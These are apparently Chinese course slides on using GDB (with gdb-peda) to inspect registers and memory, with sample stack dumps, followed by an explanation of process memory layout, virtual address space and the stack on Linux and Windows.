第一列，比如0x080484da，是后面对应指令在内存中的地址，尖括号里面的数值是该指令相对于函数开始的偏移量（offset）。

显示寄存器的值

- i all-registers
  - 显示所有寄存器的值
- i registers
  - 显示除浮点寄存器和向量寄存器之外的所有寄存器的值
- i registers esp ebp
  - 显示指定寄存器的值
  - 可以简写为：i r esp
  - p/x $esp也可以显示esp寄存器的值

查看内存（1）

- 命令：x/<n/f/u> <addr>
  - n、f、u是可选的参数，<addr>表示一个内存地址
  - n 是一个正整数，表示需要显示的内存单元的个数，即从当前地址向后显示n个内存单元的内容，一个内存单元的大小由第三个参数u定义
  - f 表示显示的格式
  - u 表示将多少个字节作为一个值取出来，如果不指定的话，GDB默认是4个字节。当我们指定了字节长度后，GDB会从指定的内存地址开始，读取指定字节，并把其当作一个值取出来。

查看内存（2）

- 参数 f 的可选值：
  - x 按十六进制格式显示值
  - d 按十进制格式显示值
  - u 按无符号十进制显示值
  - o 按八进制格式显示变量
  - t 按二进制格式显示值
  - a 按地址格式显示值
  - c 按字符格式显示值
  - f 按浮点数格式显示值
  - s 以字符串形式显示值
  - i 以指令形式显示值

查看内存（3）

- 参数u可以用下面的字符来代替：
  - b 表示单字节（byte）
  - h 表示双字节（halfword）
  - w 表示四字 节（word）
  - g 表示八字节（giant word）
- 例如：
  - x/100x $esp

查看内存（4）

- x/100x $esp
  - 缺省将4个字节作为一个内存单元提取出来

```
gdb-peda$ x/100x $esp
0xbffff130:     0xb7fdb2e4      0x00000000      0xb7fff000      0x00000000
0xbffff140:     0xb7fff000      0x0000000f      0xb7ffd008      0xb7fe3e60
0xbffff150:     0xb7fd9241      0xb7f630b8      0x00000040      0xb7fec60a
0xbffff160:     0x00000000      0x00000000      0x00000000      0x03ae75f6
0xbffff170:     0x00000000      0x00000000      0xb7fe3d39      0xb7fd9128
0xbffff180:     0x00000007      0xb7fffc08      0x6e43a318      0xb7fe453d
0xbffff190:     0x00000000      0x00000000      0xb7fd91a0      0x00000007
0xbffff1a0:     0xb7fd91c0      0xb7fffc08      0xbffff1fc      0xbffff1f8
0xbffff1b0:     0x00000001      0x00000000      0xb7fff000      0xb7f630c2
0xbffff1c0:     0x6e43a318      0xb7fe3e60      0xb7e1b2e5      0x080482a9
```

查看内存（5）

- x/100xb $esp
  - 将一个字节作为一个内存单元提取出来

```
gdb-peda$ x/100xb $esp
0xbffff130:     0xe4    0xb2    0xfd    0xb7    0x00    0x00    0x00    0x00
0xbffff138:     0x00    0xf0    0xff    0xb7    0x00    0x00    0x00    0x00
0xbffff140:     0x00    0xf0    0xff    0xb7    0x0f    0x00    0x00    0x00
0xbffff148:     0x08    0xd0    0xff    0xb7    0x60    0x3e    0xfe    0xb7
0xbffff150:     0x41    0x92    0xfd    0xb7    0xb8    0x30    0xf6    0xb7
0xbffff158:     0x40    0x00    0x00    0x00    0x0a    0xc6    0xfe    0xb7
0xbffff160:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffff168:     0x00    0x00    0x00    0x00    0xf6    0x75    0xae    0x03
0xbffff170:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffff178:     0x39    0x3d    0xfe    0xb7    0x28    0x91    0xfd    0xb7
```

查看内存（6）

- x/100xg $esp
  - 将8个字节作为一个值提取出来

```
gdb-peda$ x/100xg $esp
0xbffff130:     0x00000000b7fdb2e4      0x00000000b7fff000
0xbffff140:     0x0000000fb7fff000      0xb7fe3e60b7ffd008
0xbffff150:     0xb7f630b8b7fd9241      0xb7fec60a00000040
0xbffff160:     0x0000000000000000      0x03ae75f600000000
0xbffff170:     0x0000000000000000      0xb7fd9128b7fe3d39
0xbffff180:     0xb7fffc0800000007      0xb7fe453d6e43a318
0xbffff190:     0x0000000000000000      0x00000007b7fd91a0
0xbffff1a0:     0xb7fffc08b7fd91c0      0xbffff1f8bffff1fc
0xbffff1b0:     0x0000000000000001      0xb7f630c2b7fff000
0xbffff1c0:     0xb7fe3e606e43a318      0x080482a9b7e1b2e5
```


修改寄存器或者内存的值

- set $esp = 0x080484ee
  - 设置esp的值为0x080484ee
- set {unsigned int} 0x080484ee=0x90909090
  - 设置地址为0x080484ee的内存值为0x90909090

进程内存空间布局

Memory Layout of a Process


从源代码到进程




- Compiler: 把C代码转换为汇编代码（如：RISC-V, x86)
- Assembler: 把汇编代码转换为机器码
- Linker: 处理依赖和库函数
- Loader: 设置内存空间并运行机器码

内存布局

- 运行时，loader请求OS给程序分配一个内存空间
  - 32-bit系统，内存空间的地址是32-bit
  - 64-bit系统，内存空间的地址是64-bit
- 每个字节均有一个地址，因此32位系统的内存空间是 2^{32} 字节



进程的内存布局




在多任务操作系统中，每个进程都运行在自己的内存空间，称为虚地址空间（virtual address space）。在32位模式下，虚地址空间是一个4GB的内存空间。而虚地址空间通过页表（page tables）映射到物理存储，这部分功能是由操作系统来完成。


虚地址空间进一步划分为内核空间和用户空间。其中，高地址的1GB地址空间分配给了Kernel，这部分地址空间用户程序不能直接进行读写，否则会发生segmentation fault。这部分代码用于处理中断，系统调用等功能。

进程的内存布局


Linux User/Kernel Memory split



Windows booted with /3GB switch




Windows, default memory split



相对于linux而言，windows在虚地址空间划分方面存在一些差异。


进程内存空间布局：栈



进程地址空间的最上segment是**栈**，用于存放局部变量和函数参数。调用一个函数时，会创建一个对应该函数的栈帧，当函数返回时，对应的栈帧也被销毁。

